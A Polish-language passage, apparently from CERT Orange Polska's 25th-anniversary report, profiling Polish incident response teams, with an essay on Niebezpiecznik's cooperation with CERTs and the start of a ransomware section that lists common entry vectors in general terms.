- Facebook: https://www.facebook.com/simargl.eu/
- Twitter: https://twitter.com/simargl8

Nasi Przyjaciele

Internet wdzwaniany przez numer 0-202122, dźwięk synchronizacji modemu – lata 90. ubiegłego wieku. Tak zaczynaliśmy swoją podróż, takie też były początki zespołu zajmującego się bezpieczeństwem.

Na początku naszym głównym źródłem informacji były zgłoszenia od internautów. Teraz wyspecjalizowane systemy, czy sztuczna inteligencja, pomagają nam przeprocesować miliony incydentów miesięcznie! Za tym poszły gigantyczne zmiany z naszej strony, zarówno w wyposażeniu, jak i – przede wszystkim – w mentalności. Obecnie możemy internautom pomóc łatwiej i szybciej.

Przystąpienie do FIRST (Forum of Incident Response and Security Teams) dało nam możliwość współpracy z jednostkami z całego świata, w tym bezcennego dzielenia się wiedzą. Członkostwo w Trusted Introducer natomiast to połączenie jednego i drugiego.

Warto jednak pamiętać o najbliższym otoczeniu w jakim przyszło nam pracować, rozwijać się i tworzyć naszą społeczność. Podczas gdy my staraliśmy się zdobywać wiedzę i kompetencje naszego zespołu, część miała już ten etap za sobą, inni z kolei dopiero do niego dojrzewali. Stąd też pomysł, aby przy okazji **25 rocznicy CERT Orange Polska** zaprosić i przybliżyć Wam inne zespoły, których pracę cenimy, które wnoszą wartość do naszej społeczności i z którymi mamy przyjemność współpracować. Oczywiście nie jest to wyczerpująca lista polskich zespołów, która z roku na rok stale rośnie. To jest niezwykle budujące w kontekście wyzwań związanych z zapewnieniem bezpieczeństwa, które towarzyszą nam każdego dnia.

Jestem przekonany, że ta współpraca będzie się rozwijać, że kontakt operacyjny i wymiana informacji, niezbędne do szybkiej reakcji przy wielu zagrożeniach będzie się stale poszerzał, wzmocniony dodatkowo automatyzacją w obszarze dzielenia się wiedzą o powiązanych incydentach.

Miłej lektury!

Robert Grabowski,
szef CERT Orange Polska

CERT Polska

CERT Polska ma najdłuższy staż wśród polskich zespołów reagowania na incydenty, a nasza historia w dużym stopniu odzwierciedla zmiany, jakie zachodziły w branży. Nasz zespół powstał w strukturach Naukowej i Akademickiej Sieci Komputerowej w 1996 roku, pod nazwą CERT NASK.


Ponieważ sformowaliśmy pierwszy w Polsce zespół reagowania, a ponadto NASK był pionierem Internetu w naszym kraju, włączając w to odpowiedzialność za rejestr domeny krajowej (.pl.), zaczęliśmy propagować bezpieczeństwo, namawiać do zgłaszania incydentów i zajmować się wszystkimi zgłoszeniami dotyczącymi polskiego internetu, które do nas trafiły. W ten sposób stopniowo, wręcz naturalnie, przyjęliśmy rolę de-facto CERT-u krajowego, koordynując incydenty, które nie mogły być rozwiązane bezpośrednio przez inne podmioty w Polsce lub takie, które wymagały współpracy międzynarodowej. W 2000 roku zmieniliśmy naszą nazwę na CERT Polska, która lepiej oddaje zakres naszych działań.

Od początku istnienia współpracujemy z innymi zespołami zajmującymi się bezpieczeństwem: od 1998 roku jesteśmy członkiem Forum of Incident Response and Security Teams, globalnego stowarzyszenia CERT-ów, a od 2000 roku należymy do grupy roboczej TF-CSIRT, która zrzesza zespoły z Europy i sąsiednich regionów. Oczywiście działamy wspólnie z wieloma podmiotami w kraju: w 2005 roku byliśmy inicjatorem powstania Abuse Forum, nieformalnego forum współpracy zespołów bezpieczeństwa polskich operatorów telekomunikacyjnych, dostawców usług i instytucji państwowych. Od 2018 r. pełnimy ustawową rolę CSIRTu poziomu krajowego. Ściśle kooperujemy z pozostałymi dwoma CSIRTami: CSIRT GOV oraz CSIRT MON. Oprócz współpracy operacyjnej w kraju i za granicą, chętnie dzielimy się naszą wiedzą i doświadczeniami na konferencjach branżowych (w tym naszej własnej, najstarszej w Polsce konferencji poświęconej tematyce bezpieczeństwa Internetu – pod nazwą SECURE), prowadząc szkolenia i publikując analizy techniczne, raporty i poradniki dla użytkowników, które można znaleźć na https://cert.pl/.

Dużą zmianą dla naszego zespołu było wprowadzenie ustawy o krajowym systemie cyberbezpieczeństwa w lipcu 2018, która implementuje dyrektywę NIS. Ustawa powierzyła NASK rolę jednego z trzech CSIRT-ów poziomu krajowego, a tym samym umocowała naszą rolę w zakresie reagowania na incydenty na poziomie kraju od strony prawnej. CERT Polska nieprzerwanie funkcjonuje jako dział w strukturach NASK, natomiast teraz już nie tylko operacyjnie, ale także formalnie realizujemy zadania operacyjne CSIRT-u krajowego. Odpowiadamy za incydenty z obszaru, który w uproszczeniu można nazwać "cywilnym" internetem, czyli użytkowników indywidualnych, istotnych firm z sektorów (operatorzy usług kluczowych) oraz podmiotów publicznych. O ile ustawa doprecyzowuje stawiane nam obowiązki, nasza podstawowa misja pozostaje bez zmian: ochrona polskich użytkowników internetu przed zagrożeniami.

Zmiany w roli zespołu oraz w skali zagrożeń z którymi walczymy znajdują odzwierciedlenie w dużej dynamice przyrostu obsługiwanych incydentów – statystykę widać na poniższym wykresie. W ostatnich latach najwięcej incydentów dotyczy phishingu oraz prób kradzieży środków finansowych z jego wykorzystaniem.

Liczba incydentów obsłużona rocznie przez CERT Polska: 2000-2021



Z punktu widzenia zapobiegania atakom, dużym sukcesem okazało się uruchomienie na początku pandemii listy ostrzeżeń przed niebezpiecznymi stronami. Trafiają na nią wszystkie zidentyfikowane przez nas domeny związane z phishingiem i oszustwami, a dzięki porozumieniu z wieloma operatorami w Polsce (w tym Orange) udaje się je blokować dla bardzo dużej części użytkowników internetu. Nieustannie wspieramy administratorów a także zespoły bezpieczeństwa w dostarczaniu obserwacji a także zdarzeń dotyczących ich przestrzeni adresowej. Koronnym przykładem otwartości naszej pracy i systemów jest platforma n6, dostępna dla wszystkich, gdzie dostarczany jest feed danych pochodzący z analiz CERT Polska jak i od naszych partnerów. Systematycznie staramy się także wzmacniać nasze kanały dotarcia w mediach społecznościowych. Obserwujemy, że ten format niezmiennie cieszy się dużym zainteresowaniem wśród internautów.

Oprócz działań operacyjnych, mocno angażujemy się w prace badawczo-rozwojowe – to jedna z zalet funkcjonowania w ramach instytutu badawczego. Autorskie systemy do wczesnego ostrzegania (ARAKIS), wykrywania ataków na klientów bankowości elektronicznej (BotSense), czy automatycznej analizy szkodliwego oprogramowania (Drakvuf Sandbox) to tylko przykłady projektów, które zostały zainicjowane przez naszych specjalistów. Obecnie większość naszych narzędzi staramy się publikować na otwartych licencjach, więc warto przejrzeć zawartość naszego GitHuba: https://github.com/CERT-Polska.

ComCERT.pl

Druga połowa lat 90-tych XX wieku. Skanowanie 11 tysięcy polskich adresów IP w sieciach kilkuset podmiotów. Wtedy nadzwyczajne wydarzenie, dzisiaj codzienność, przez większość traktowana jako „szum sieciowy". Jednak ćwierć wieku temu, kiedy pierwsze kroki stawiał pierwszy polski zespół CERT, powstały w NASK, to był atak typu „game changer", pozwalający na natychmiastowe zbudowanie kontaktów operacyjnych z wieloma ośrodkami zarządzającymi sieciami. Od tego czasu wszystko się zmieniło. Skanowanie nie jest postrzegane jako szczególny problem. Prawdziwe problemy sprawiają nowe klasy ataków, czasami wracające z nową intensywnością.

Początek XXI wieku to robaki internetowe Nimda, Code Red i Slammer. To był czas uświadomienia możliwości globalnego oddziaływania ataków sieciowych oraz ich realnych, a nie wirtualnych, konsekwencji.

Jeszcze wcześniej robaki rozchodzące się pocztą elektroniczną, takie jak ILOVEYOU, a w późniejszym czasie Storm Worm, uzmysłowiły jak niebezpieczny jest potencjał przestępczego wykorzystania protokołu SMTP. Końcówka pierwszej dekady XXI wieku to czas budowy olbrzymich struktur botnet-owych, które w kolejnych latach były infrastrukturalnym fundamentem działalności zorganizowanych grup przestępczych, z bardzo wyspecjalizowanymi łańcuchami dostaw, od deweloperów oprogramowania po słupy wybierające skradzione pieniądze z bankomatów lub placówek firm transferujących gotówkę. Szczegółów na ten temat może dostarczyć chociażby historia trojana Zeus.

2007 i 2008 rok to cezura włączenia działań w cyberprzestrzeni w arsenał oddziaływań międzynarodowych. Wykorzystanie cyberataków w konflikcie dyplomatycznym rosyjsko-estońskim i w czasie wojny rosyjsko-gruzińskiej, na zawsze wpisały tę „broń" w opis działań poszczególnych państw. Ustalenie cyberprzestrzeni kolejną domeną działań wojskowych, na szczycie NATO w 2015 r. w Warszawie, przyłożyło formalny stempel na tej „decyzji".

Patrząc na techniczne aspekty największych zagrożeń sieciowych, co jakiś czas pojawiają się nowe wektory i typy ataków, ale następują też powroty do tych sprawdzonych, takich chociażby jak ataki DDoS, które w latach 2012-2013 sprawił poważne problemy amerykańskim bankom. Wszystkie one stanowią podstawę lub składową działania wszystkich rodzajów podmiotów atakujących w sieci – cyberprzestępców, haktywistów, czy tzw. aktorów państwowych, głównie pochodzących z wojska lub służb specjalnych.

Najważniejszą obserwacją z ostatniego ćwierćwiecza historii cyberataków jest ta, która mówi o stale wzrastającym zagrożeniu. Zaawansowane ataki APT podmiotów dysponujących niemalże nieograniczonym budżetem, katastroficzne dla niektórych podmiotów skutki niektórych ataków, takich na przykład jak NotPetya w 2017 dla takiego gigant jak firma Maersk, masowe infekcje ransomware, widmo destrukcyjnego użycia praktycznie niezabezpieczonych urządzeń internetu rzeczy (IoT) czy ataków dedykowanych na infrastrukturę krytyczną, nie pozostawia złudzeń, że cyberbezpieczeństwo powinno być na agendzie każdego spotkania rządzących od małych firm do posiedzeń rządów.

ComCERT powstał 10 lat temu. Oczami swoich pracowników obserwowaliśmy całą powyższą historię. Całą tę wiedzę staramy się przekuwać w jak najbardziej praktyczne sposoby wsparcia naszych partnerów. Dzisiaj nie chodzi o teoretyczną dyskusję co jest bardziej niebezpieczne, chodzi o dostarczenie urządzenia do zabezpieczenia i monitorowania sieci, jego poprawną konfigurację, uwzględniającą specyficzne dla danej organizacji zagrożenia, chodzi o wsparcie w sytuacji naruszenia bezpieczeństwa organizacji i napisania procedury, która nie będzie zbierała kurzu na półce.

CSIRT KNF

1 lipca 2020 r. powstał Zespół Reagowania na Incydenty Bezpieczeństwa Komputerowego polskiego sektora finansowego (CSIRT KNF). Jego głównym zadaniem jest wsparcie obsługi incydentów bezpieczeństwa w podmiotach rynku finansowego, które są Operatorami Usług Kluczowych (OUK).

Do stworzenia zespołu podeszliśmy etapowo, stopniowo budując i rozwijając wiedzę, kompetencje i mechanizmy pozwalające na sprawne reagowanie na cyberzagrożenia. Stale się rozwijamy i zwiększamy możliwości operacyjne Zespołu zatrudniając zarówno doświadczonych specjalistów, jak i osoby rozpoczynające swoją karierę zawodową. W procesie rekrutacji zwracamy przede wszystkim uwagę na pasję i zaangażowanie.

Działania Zespołu skupiają się na wspieraniu podmiotów rynku finansowego w wykrywaniu cyberzagrożeń i przeciwdziałaniu im. W ramach realizowanych zadań CSIRT KNF wspiera podmioty w identyfikacji potencjalnych zagrożeń, prowadzi analizy złośliwego oprogramowania, opracowuje rekomendację i ostrzeżenia oraz monitoruje działania cyberprzestępców nastawionych na kradzież środków finansowych klientów bankowości elektronicznej. W obszarze wykrywania niebezpiecznych stron internetowych w 2021 r. zostało zidentyfikowanych i zgłoszonych do listy ostrzeżeń, prowadzonej przez CERT Polska, aż 11 468 domen.

Jednym z priorytetów Zespołu CSIRT KNF jest także edukacja klientów i budowanie ich świadomości w obszarze cyberzagrożeń. Idei tej przyświeca motto „świadomy klient to bezpieczny klient”. Zabezpieczenia techniczne są ważne, ale z naszych obserwacji działań cyberprzestępców wynika, że głównym narzędziem ich działania jest socjotechnika i manipulacja. To edukacja i stałe podnoszenie wiedzy mają największą szansę na poprawę bezpieczeństwa środków finansowych klientów. Cel ten realizowany jest przez prowadzenie webinariów, szkoleń stacjonarnych, regularne publikacje materiałów edukacyjnych, jak i szereg innych aktywności, zapewniających dotarcie do jak najszerszego grona odbiorców. Dzięki temu możliwe jest przekazanie wiedzy niezbędnej do świadomego i bezpiecznego funkcjonowania w cyfrowym świecie finansów. Na stronie internetowej Zespołu regularnie publikowane są artykuły analizujące najpopularniejsze metody internetowych oszustw wraz ze wskazówkami, jak się przed nimi chronić.

Aktywność Zespołu widoczna jest także w mediach społecznościowych, na takich kanałach jak Twitter, LinkedIn oraz Facebook. Specyfika tych kanałów pozwala na bieżącą, sprawną i szybką komunikację, której podstawą są krótkie ostrzeżenia, dotyczące zidentyfikowanych przez Zespół aktualnych zagrożeń. To cenne źródło informacji, często wykorzystywane jest przez inne media o zasięgu ogólnopolskim – zarówno te internetowe jak i tradycyjne.

CSIRT KNF współpracuje z zespołami CSIRT poziomu krajowego, jak również z innymi zespołami sektora publicznego i prywatnego, zajmującymi się cyberbezpieczeństwem. Praktyka i codzienna współpraca, budowanie relacji, skracanie ścieżek komunikacji, wymiana wiedzy, doświadczeń i informacji o cyberzagrożeniach jest podstawą do tworzenia wspólnego bezpieczeństwa. Obecnie w kręgu zainteresowania Zespołu znajdują się głównie Operatorzy Usług Kluczowych. Działając jednak w strukturze organu nadzoru nad rynkiem finansowym, docelowo planowane jest wsparcie przez Zespół wszystkich sektorów podmiotów rynku finansowego tj. bankowego, ubezpieczeniowego i kapitałowego. Taki model funkcjonowania zapewni również efektywną wymianę wiedzy i przepływ informacji pomiędzy tymi sektorami. To spore wyzwanie, mając na uwadze zarówno stopień skomplikowania samego rynku finansowego, jaki i liczbę podmiotów, których obecnie jest ponad 1000.

Media społecznościowe CSIRT-KNF:
https://www.facebook.com/CSIRT-KNF-109673327865601
https://www.linkedin.com/company/csirt-knf/
https://twitter.com/CSIRT_KNF

CERT Allegro

CERT Allegro to interdyscyplinarny zespół powołany w celu podnoszenia poziomu bezpieczeństwa w Allegro oraz budowania świadomości o bezpieczeństwie wśród pracowników i użytkowników. Jego skład tworzą członkowie następujących zespołów: Information Security Team, Computer Security Incident Response Team, Cyber Defense & Offense Team, Anti-fraud Operations Team, Cooperation with Law Enforcement Authorities Team. Do naszych obszarów działania należą:

- monitoring oraz analiza zagrożeń dla bezpieczeństwa Allegro,
- reagowanie na zagrożenia cyberbezpieczeństwa,
- wymiana informacji, wiedzy i doświadczeń o cyberzagrożeniach z zewnętrznymi zespołami CERT,
- budowanie świadomości bezpieczeństwa wśród pracowników i użytkowników, podejmowanie inicjatyw podnoszących bezpieczeństwo w Allegro.

Cele i zadania CERT-u ustalane są wspólnie przez jego członków i realizowane w ramach operacyjnych działań ich macierzystych zespołów, zgodnie z ich kompetencjami w strukturze organizacyjnej Allegro. W tej formule CERT Allegro funkcjonuje od ponad roku.

Powołanie zespołu wiązało się z wieloma wyzwaniami: brak przekonania co do potrzeby powołania kolejnego zespołu bezpieczeństwa w strukturze, brak czasu na realizację dodatkowych zadań wykraczających poza cele macierzystego zespołu, obawa czy członkowie zespołu podołają z nowymi obowiązkami. Podejmowaliśmy próby w różnych formułach, wyciągając wnioski z każdej z nich zanim znaleźliśmy tą, która najlepiej odpowiada potrzebom naszej dynamicznej organizacji. Myślę, że zwinność formuły w której funkcjonujemy obecnie oraz elastyczne dobieranie priorytetów w ramach całego zespołu to główne czynniki naszego sukcesu.

W ciągu ostatniego roku udało się nam nawiązać współpracę z wieloma zespołami zewnętrznymi CERT i CSiRT, z którymi wymieniamy się informacjami oraz doświadczeniem. Wspólnie podejmujemy walkę z cyberzagrożeniami, takimi jak credential stuffing i phishing.

Dzięki funkcjonowaniu CERT Allegro sprawniej obsługujemy incydenty bezpieczeństwa oraz podejmujemy szereg działań prewencyjnych i zapobiegawczych, aby minimalizować ich liczbę.

Wszystkich zainteresowanych odsyłamy na naszą stronę https://allegro.pl/cert lub bezpośrednio do kontaktu z nami: cert@allegro.pl

CERT BIK

Zespół CERT funkcjonuje w Grupie BIK, którą stanowią Biuro Informacji Kredytowej S.A. oraz Biuro Informacji Gospodarczej InfoMonitor S.A. od roku 2017. Jako pierwszy zespół pozabankowy działający w sektorze finansowym, uzyskaliśmy status „listed” w Trusted Introducer, a od 2020 roku jest akredytowanym członkiem tej społeczności zrzeszającej europejskie zespoły CERT/CSIRT.

Od początku istnienia misją naszego zespołu CERT jest dbanie o bezpieczeństwo danych przetwarzanych w Grupie BIK, a więc identyfikacja zagrożeń i zapobieganiem im, prewencja oraz sprawne zarządzanie incydentami bezpieczeństwa teleinformatycznego. Dlatego działamy operacyjnie i prewencyjnie. Działalność operacyjna to przede wszystkim ścisła współpraca z zespołem SOC funkcjonującym w modelu 24/7 oraz innymi zespołami CEST/CSIRT. Jako Zespół CERT nadzorujemy proces rozwoju systemów monitoringu bezpieczeństwa. Działalność prewencyjna to przede wszystkim edukacja pracowników poprzez wewnętrzne kampanie informacyjne i dedykowane szkolenia, cykliczne spotkania dla kadry managerskiej oraz wsparcie merytoryczne dla komórek organizacyjnych Grupy BIK. Ponadto nasz Zespół CERT monitoruje proces zarządzania podatnościami i planami ciągłości działania. Bierzemy udział w określaniu warunków bezpiecznej współpracy w relacjach z partnerami biznesowymi.

W celu skutecznej realizacji powierzonej nam misji, zespół CERT spotyka się cyklicznie w ramach CERT TECH, gdzie omawiane są bieżące wyzwania z obszaru bezpieczeństwa IT. Codzienna praca operacyjna to głównie wspomaganie SOC w blokowaniu kampanii spam, phishing oraz analiza innych zdarzeń.

W obcej sytuacji, związanej z konfliktem w Ukrainie, obserwujemy wzmożoną ilość ataków na sektor finansowy w Polsce, mamy dlatego dużo więcej pracy operacyjnej. Reagujemy na wprowadzane stopnie alarmowe CRP, testujemy i doskonalimy nasze procedury reagowania. Wspólnie z innymi zespołami CERT/CSIRT sektora finansowego codziennie analizujemy dynamicznie zmieniającą się sytuację związaną z obserwowanymi atakami. Działamy w społeczności CERT/CSIRT, aby zapewnić bezpieczeństwo powierzonych nam danych.

CERT PKO Banku Polskiego

CERT PKO Banku Polskiego czuwa nad zapewnieniem bezpieczeństwa usług świadczonych przez bank. Jednym z naszych podstawowych zadań jest monitorowanie i analizowanie zagrożeń dla bezpieczeństwa systemów teleinformatycznych banku oraz reagowanie na wykryte zagrożenia i koordynowanie incydentów. Monitorujemy także bezpieczeństwo systemów bankowości internetowej iPKO, iPKO biznes, Inteligo oraz systemów bankowości mobilnej IKO.

W 2015 roku uzyskaliśmy prawo do używania zastrzeżonej nazwy CERT® (Computer Emergency Response Team) i działamy jako CERT PKO Bank Polski - specjalistyczna jednostka w strukturach PKO Banku Polskiego odpowiedzialna za cyberbezpieczeństwo. Z poziomu kilkunastu specjalistów ewoluowaliśmy do Departamentu Cyberbezpieczeństwa kilkukrotnie zwiększając zasoby osobowe. Dostępni jesteśmy i działamy w trybie 24/7/365. CERT PKO BP uzyskał najwyższy stopnień certyfikacji w Trusted Introducer, inicjatywie działającej przy największej w Europie organizacji zrzeszającej zespoły reagowania na zagrożenia w sieci, TERENA TF-CSIRT. Jest to efektem kilkunastomiesięcznego procesu certyfikacji. Wykazał on, że PKO Bank Polski spełnił wymagania metodyki SIM3 i uzyskał wymagany, wysoki poziom w każdym z obszarów. Ponadto jesteśmy członkiem międzynarodowego forum zrzeszającego zespoły reagujące na incydenty bezpieczeństwa FIRST (Forum of Incident Response and Security Teams). Pozycja ta jest w dużej mierze zasługą bardzo konsekwentnej i długoletniej pracy wykonywanej na co dzień przez PKO Bank Polski, który z wysokim priorytetem traktuje wyzwania dotyczące cyberbezpieczeństwa.

CERT PKO Banku Polskiego regularnie uczestniczy w największych światowych ćwiczeniach z zakresu cyberbezpieczeństwa NATO Locked Shields, wspierając polską drużynę, dowodzoną przez NCBC. Zwyciężyliśmy również w trwających ponad rok rozgrywkach Ligi Cyber Twierdzy – symulacji, w której zespoły miały za zadanie reagować na losowe incydenty związane z naruszeniami bezpieczeństwa, budować zabezpieczenia przed złośliwym oprogramowaniem czy atakami hakerskimi.

Od początku działalności zespół ewoluuje wraz ze zmieniającym się bankiem i biznesem, a także rozwija swoje kompetencje w odpowiedzi na pojawiające się wyzwania w zakresie cyberbezpieczeństwa.
W ostatnim roku podobnie jak inne zespoły zmagaliśmy się z wyzwaniami, które przyniosła ze sobą pandemia i praca zdalna, a w drugiej połowie roku z zagrożeniami wynikającymi z coraz bardziej napiętej sytuacji międzynarodowej.

Cieszymy się ze w ramach prężnej społeczności cyberbezpieczeństwa możemy współpracować z wieloma zespołami CERT/CISIRT/SOC w Polsce i na świecie. Dostrzegamy i doceniamy wzrost kooperacji w zakresie zwalczania cyberzagrożeń, które jak się ostatnio przekonaliśmy mają coraz częściej uniwersalny charakter i mogą dotknąć niemal każdy podmiot z wielu różnych sektorów rynku.

Od lat jesteśmy również partnerem CERT Orange Polska, którego wsparcie w walce z phishingiem (ale nie tylko) jest dla nas nieocenione!

CERT PGE

Zespół PGE-CERT, działający w ramach PGE Systemy S.A., został powołany w marcu 2015 roku decyzją Zarządu PGE Polska Grupa Energetyczna S.A. Celem było stworzenie komórki odpowiedzialnej za kompleksową obsługę incydentów cyberbezpieczeństwa w całej Grupie PGE oraz minimalizację skutków ich występowania.

Początki nie były łatwe. Wybór lokalizacji, dostosowanie pomieszczenia dla zespołu, zrekrutowanie wykwalifikowanego personelu oraz wdrożenie systemów cyberbezpieczeństwa to zadania, które stoją przed każdą nowobudującą się komórką. Dodatkową trudnością dla PGE-CERT było rozproszenie oddziałów PGE na terenie całej Polski. Dzięki determinacji, zaangażowaniu i ciężkiej pracy pokonano trudności i stworzono zespół, który od wielu lat konsekwentnie działa na rzecz cyberbezpieczeństwa Grupy PGE i stale się rozwija.

Od momentu powołania, zespół stale współpracuje z instytucjami, służbami i organami państwowymi odpowiedzialnymi za bezpieczeństwo teleinformatyczne, a także z innymi zespołami CSIRT/CERT. Wymienia się doświadczeniami i informacjami w zakresie alertowania, obsługiwania oraz ograniczania ryzyka związanego z incydentami bezpieczeństwa teleinformatycznego.

PGE Systemy dba o rozwój zawodowy pracowników w dziedzinie cyberbezpieczeństwa, dlatego nieustannie podnoszone są kompetencje zespołu poprzez szkolenia, zdobywanie certyfikatów i nowych umiejętności oraz uczestniczenie w zawodach zespołów CERT-owych np. CTF – Capture The Flag.

W 2018 roku PGE-CERT uzyskał międzynarodową akredytację organizacji Trusted Introducer, jest też członkiem FIRST Org., czołowej organizacji i światowego lidera zrzeszającego zespoły reagujące na incydenty. Od 2020 roku posiada status certyfikowanego zespołu CERT. Przeszedł także niezależną certyfikację na zgodność z ISO 22301 i 27001.

W 2019 roku PGE Systemy S.A., na mocy ustawy o krajowym systemie cyberbezpieczeństwa, zostały uznane jako operator usługi kluczowej w zakresie dostawy systemów, maszyn, urządzeń, materiałów, surowców oraz świadczenia usług na rzecz sektora energii, co niesie za sobą obowiązek spełnienia dodatkowych warunków technicznych i organizacyjnych pozwalających na wywiązanie się z obowiązków ustawowych i zapewnienie efektywnego procesu obsługi incydentów cyberbezpieczeństwa.

Jednym z większych wyzwań, z którym musiał się zderzyć PGE-CERT w 2021 roku, była kampania phishingowa wykorzystująca wizerunek i markę PGE w SMS-ach informujących o nieuregulowaniu należności, czy niedopłatach do faktur.

Na co dzień istotnym zagrożeniem są kampanie phishingowe wymierzone w klientów Grupy PGE. Budowanie, wraz ze strukturami komunikacyjnymi, świadomości pracowników Grupy PGE w zakresie zagrożeń cyberbezpieczeństwa to temat, nad którym PGE-CERT nieustannie pracuje, ponieważ ataki cyberprzestępców nie ustają na sile i cały czas przybierają nową formę.

Wszyscy gramy do jednej bramki, ale chyba zbyt samodzielnie...

Kiedy Przemek Dęba napisał do mnie parę tygodni temu, prosząc o komentarz do tegorocznego raportu, zasugerował, by napisać coś o roli „CERT Niebezpiecznik". Pomyślałem, że się przejęzyczył chłopina, bo tak mocno żyje pracą na rzecz CERT Orange Polska, że wszędzie przed oczami widzi CERT-y. Ale po chwili rozmowy, Przemek przekonał mnie, że w zasadzie Niebezpiecznik jest takim trochę Community CERT-em dla Polaków. Wprawił mnie tym w zakłopotanie. Miło to było usłyszeć, ale gdzież nam, niebezpiecznikom, do tak szacownych zespołów jak CERT Orange Polska, CERT Polska czy szereg CSIRT-ów. Nie ta skala, nie ta sprawczość, nie te możliwości.

Zaczęliśmy się jednak zastanawiać, dlaczego to często faktycznie najpierw do nas Polacy zgłaszają różne incydenty. I dlaczego wciąż tak niewielu rodaków w ogóle zdaje sobie sprawę z istnienia CERT-ów? Oraz czy nasza praca w Niebezpieczniku aż tak bardzo różni się od tego, co robią CERT-y? Koniec końców doszedłem do wniosku, że chyba dość dobrze się uzupełniamy -- my i polskie CERT-y. Ale też zbyt słabo współpracujemy ze sobą... Co mam nadzieję zmieni się, kiedy doczytacie ten artykuł do końca.

Zacznijmy od tego bycia pierwszym punktem kontaktu. To w naszym przypadku nie wzięło się znikąd. My naprawdę przez ostatnie 13 lat dużo pisaliśmy o cyberbezpieczeństwie. Mogliśmy sobie na to pozwolić, bo nasz priorytet, w przeciwieństwie do CERT-ów, to przede wszystkim edukacja Polaków, a nie reagowanie na incydenty 24h na dobę. Choć niewątpliwie niektóre tworzone przez nas artykuły (te ostrzegające przed nowymi technikami atakujących), filmiki (te pokazujące historie prawdziwych ofiar), czy webinary (te przeprowadzające Polaków krok po kroku przez skomplikowany proces zabezpieczania np. Androida) faktycznie pomagają części społeczeństwa w rozpoznaniu i samodzielnej obsłudze swoich lokalnych incydentów.

Wydaje mi się jednak, że w przeciwieństwie do CERT-ów, zgłoszenia obsługujemy w trochę innym wymiarze, właśnie ze względu na inne cele. Robimy coś, na co CERT-y nie bardzo mogą sobie pozwolić i doskonale to rozumiem. My częściej wchodzimy w dialog z ofiarami. Dzwonimy. Rozmawiamy. Pocieszamy. Radzimy. I niekiedy zwracamy się w imieniu ofiar do usługodawców. Wyjaśniamy, tłumaczymy i... zmieniamy niekorzystne dla ofiar decyzje. Kto by pomyślał, że niektóre konta po takim kontakcie da się jednak odblokować, a środki odzyskać?

A więc nasza praca, poza kategoryzacją zgłoszeń i odpowiadania autoresponderem na większość „powtarzalnych klasyków", polega też na byciu trochę takim cyberpsychologiem dla niestandardowych przypadków. I to dość istotna część naszego procesu, którego na zewnątrz nie widać, ale który lepiej pomaga nam zrozumieć incydent od strony ofiary. Dzięki temu możemy dotrzeć do odpowiedzi na pytanie DLACZEGO tym razem przestępcom się udało? Takie głębokie zrozumienie tego jak myślą ofiary w chwili ataku pozwala nam lepiej układać rekomendacje, które potem pojawiają się w naszych ostrzegawczych artykułach. Nauczyliśmy się jak pisać, żeby trafić do jak najszerszej liczby Polaków, często przecież nietechnicznych, aby wszystko było zrozumiałe. Cieszy mnie też, że niektóre z CERT-ów także idą w tę stronę ze swoją komunikacją. Takie podejście skupione na ofierze powoduje, że po kontakcie z nami te osoby polecają nas swoim znajomym, których też coś cyberzłego dopadło. A ostatnio takiego dopadania jest coraz więcej. To polecanie generuje nam jeszcze więcej zgłoszeń. Przez Facebooka, Instagrama, a nawet TikToka. Widzimy dzięki temu coś, co jest szalenie istotne w pierwszych chwilach ataku: którędy, w jakiej skali i jakimi technikami atakujący próbują dotrzeć do ofiar.

Tych informacji mamy jednak zdecydowanie więcej niż jesteśmy w stanie przerobić, bo przecież my tak naprawdę tym "certowaniem" zajmujemy się po godzinach. Wbrew pozorom to nie jest nasz core business. I dlatego właśnie uważam, że świetnie uzupełniamy się z zespołami CERT-owymi, które czuwają nad bezpieczeństwem całą dobę i mają zdecydowanie większe możliwości uzupełniania informacji na temat incydentów, płynące choćby z zaglądania w infrastrukturę, którą monitorują.

Gdybyśmy tak połączyli siły... Mocniej powymieniali się informacjami? Może udałoby się sprawniej chronić i ostrzegać Polaków przed oszustami i atakami? Wydaje mi się, że warto spróbować. Wygląda na to, że mamy tu klasyczny win-win-win. Dla „ustawowych" CERT-ów, dla nas i dla Polaków. I dla innych firm, które też chciałyby podłożyć nóżkę cyberprzestępcom wykorzystującym ich usługi do realizacji ataków.
Chętnych do współpracy zapraszam do kontaktu, piszcie na soc@niebezpiecznik.pl, https://piotr-konieczny.pl

Piotr Konieczny

Ransomware - zapiski z placu boju

Rok 2021 był rekordowy pod względem liczby zaobserwowanych dotąd ataków ransomware. Ataki te nie są trudne do przeprowadzenia, próg wejścia jest niski - bez trudu można pozyskać niezbędne narzędzia oraz dostęp do infrastruktury ofiar - zysk jest wysoki, a ryzyko poniesienia przez sprawców negatywnych konsekwencji prawnych niskie. Skutki ataków zarówno dla bezpośrednich, jak i pośrednich ofiar, są coraz bardziej dotkliwe.

Nie ma jednego profilu ofiary. Spośród podmiotów niekomercyjnych ofiarami padały samorządy - od najmniejszych gmin po urzędy marszałkowskie, ośrodki opieki społecznej i podmioty z sektora służby zdrowia oraz instytuty naukowe. W sektorze komercyjnym - od małych przedsiębiorstw do największych spółek notowanych na warszawskiej GPW, bez względu na branżę oraz charakter prowadzonej przez te podmioty działalności - m.in. przedsiębiorstwa branży spożywczej, transportowej, informatycznej, aż po instytucje finansowe.

Najczęściej obserwowane wektory wejścia do organizacji to błędy w konfiguracji i zarządzaniu kanałami dostępu (RDP i VPN), podatności urządzeń brzegowych (zarówno 0-day, jak i takie, na które dostawcy opublikowali poprawki bezpieczeństwa, ale organizacje ich nie wdrożyły) oraz przełamane lub wykradzione poświadczenia użytkowników o wysokich i bardzo wysokich uprawnieniach administratorów lokalnych i domenowych (phishing oraz brak higieny poświadczeń). Prawdopodobieństwo sukcesu przełamywania przez atakujących zabezpieczeń i uzyskiwania dostępu znacząco zwiększał brak wdrożonego MFA po stronie zaatakowanej organizacji. W przypadku organizacji, w których segmentacja sieci nie była prawidłowo wdrożona, atakujący z dużą łatwością zdobywali dostęp do kolejnych maszyn wykradając kolejne poświadczenia, a następnie eksfiltrując i uszkadzając dane.

